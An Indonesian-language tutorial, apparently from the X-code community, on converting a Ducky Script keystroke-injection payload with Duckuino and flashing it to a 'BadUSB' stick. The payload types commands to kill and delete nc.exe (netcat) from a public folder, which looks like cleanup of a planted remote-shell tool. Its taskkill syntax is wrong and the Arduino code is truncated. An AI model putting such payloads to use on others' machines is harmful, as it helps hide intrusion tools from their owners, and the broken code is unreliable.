
```
DELAY 1000
CONTROL ESCAPE
DELAY 1000
STRING RUN
DELAY 1000
ENTER
DELAY 1000
STRING cmd
DELAY 1000
ENTER
DELAY 500
STRING taskkill /f /pid nc.exe
DELAY 200
ENTER
DELAY 200
STRING del c:\Users\Public\Downloads
\nc.exe
```

https://nurrl.github.io/Duckuino/




Info: Code successfully parsed in 1.27ms !


Klik Copy



Pilih seperti di atas




Pilih seperti di atas



```
/**
 * Made with Duckuino, an open-source project.
 * Check the license at 'https://github.com/Nurrl/Duckuino/blob/ma
 */

#include "Keyboard.h"

void typeKey(uint8_t key)
{
  Keyboard.press(key);
  delay(50);
  Keyboard.release(key);
}

/* Init function */
void setup()
{
  // Begining the Keyboard stream
  Keyboard.begin();
```

Klik centang



```
/**
 * Made with Duckuino, an open-source project.
 * Check the license at 'https://github.com/Nurrl/Duckuino/blob/ma
 */

#include "Keyboard.h"

void typeKey(uint8_t key)
{
  Keyboard.press(key);
  delay(50);
  Keyboard.release(key);
}

/* Init function */
void setup()
{
  // Begining the Keyboard stream
  Keyboard.begin();
```

Klik forward

Saat muncul Done uploading maka badusb Stick Super X-code 2.0 sudah bisa dipakai;

Jika ingin membeli Stick Super X-code 2.0 bisa masuk ke X-code Shop yang link-nya ada di http://xcode.or.id (selama stok masih tersedia).

Oleh Kurniawan

E-mail : trainingxcode@gmail.com

Produk-produk X-code 2018 dapat anda akses di

https://github.com/kurniawandata

Media-media X-code 2018

{><}XCODE

X-code Professional : http://xcode.or.id/professional / http://xcodetraining.com

X-code Community : http://xcode.or.id/community

X-code Forum : http://xcode.or.id/forumn

X-code Group : http://fbgroup.xcode.or.id

X-code Pandawa : http://xcodetraining.com/xcodepandawa